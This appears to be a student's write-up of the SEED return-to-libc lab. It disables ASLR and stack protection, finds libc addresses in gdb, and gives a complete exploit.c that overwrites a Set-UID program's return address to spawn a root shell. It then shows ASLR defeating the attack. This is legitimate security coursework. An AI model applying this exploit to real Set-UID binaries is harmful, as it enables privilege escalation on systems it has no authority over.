
After turning off all the countermeasures, including the Address Space Randomization, The StackGuard Protection Scheme, all the codes will be run using the noexecstack option since the objective of the lab is to show that the non-executable stack protection does not work and configuring /bin/sh.. Here's the output.




Task 1 : Finding out the addresses of* libc *Functions:

In this task I'm compiling the code with -DBUF-SIZE set to 44. The program is loaded with a Set-UID Program.


- **With -DBUF-SIZE set to 44:**

  With the value of N set to 44 for -DBUF-SIZE attribute, when run the executable using the quiet flag set to gdb, we can observe the addresses of various functions after running the executable. The image below shows the addresses of various functions of retlib.




Task 2 : Putting the Shell string in the Memory:


- Creating an environment Variable and printing it.




- Finding the address of the Environment variable we just created..



- After turning on the Address Randomization and re running the code, we get a different address.



Task 3 : Exploiting the Buffer-overflow vulnerability:




The screenshot above shows the addresses of the system and exit functions. Once the environment variable is set and it's address is known, these values are injected into the exploit.c file. The final code look like:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
   char buf[70];
   FILE *badfile;
   badfile = fopen("./badfile", "w");
   *(long *) &buf[64] = 0xbfe24def;   //  "/bin/sh"

   *(long *) &buf[56] = 0xb75ecda0;   //  system()

   *(long *) &buf[60] = 0xb75e09d0;   //  exit()

   fwrite(buf, sizeof(buf), 1, badfile);
   fclose(badfile);
}
```

Above is the assembler code for the function bof. We can see the stack pointer points to 0x38 which is equivalent to 56. Here is where the system() is to be placed. Since the exit() function follows the system() it is 4 positions ahead of the system() which is 60 (56+4) and the parameter to the system function /bin/sh which is the environment variable we set using export is 4 positions further, making it sit at 64. Therefore they form the values of X,Y and Z. And its equivalent addresses are equated to them. Compiling this exploit.c file and executing it creates a badfile which in turn in an input to the retlib file, which when executed returns us the shell access.

Changing the name of the retlib executable to retlib_renamed, changes the addresses of the functions which results in the failure of the attack. The change of address is evident from the screenshot below.





Task 4 : Turning on Address Randomization:

Here first we're turning on the address randomization protection by setting the flag value to 2.

```
[02/04/20]seed@VM:~/Lab_3$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/04/20]seed@VM:~/Lab_3$ gcc -DBUF_SIZE=44 -fno-stack-protector -z noexecstack -o retlib retlib.c
[02/04/20]seed@VM:~/Lab_3$ sudo chown root retlib
[02/04/20]seed@VM:~/Lab_3$ sudo chmod 4755 retlib
```

The 2 screenshots below show different addresses when run multiple times since the addresses are randomised. Since the address is never constant, the attack fails as it cannot load the exact address of the functions. This change of addresses each time fails the attack.





Here's the output when the address randomization is turned on and off from the debugger.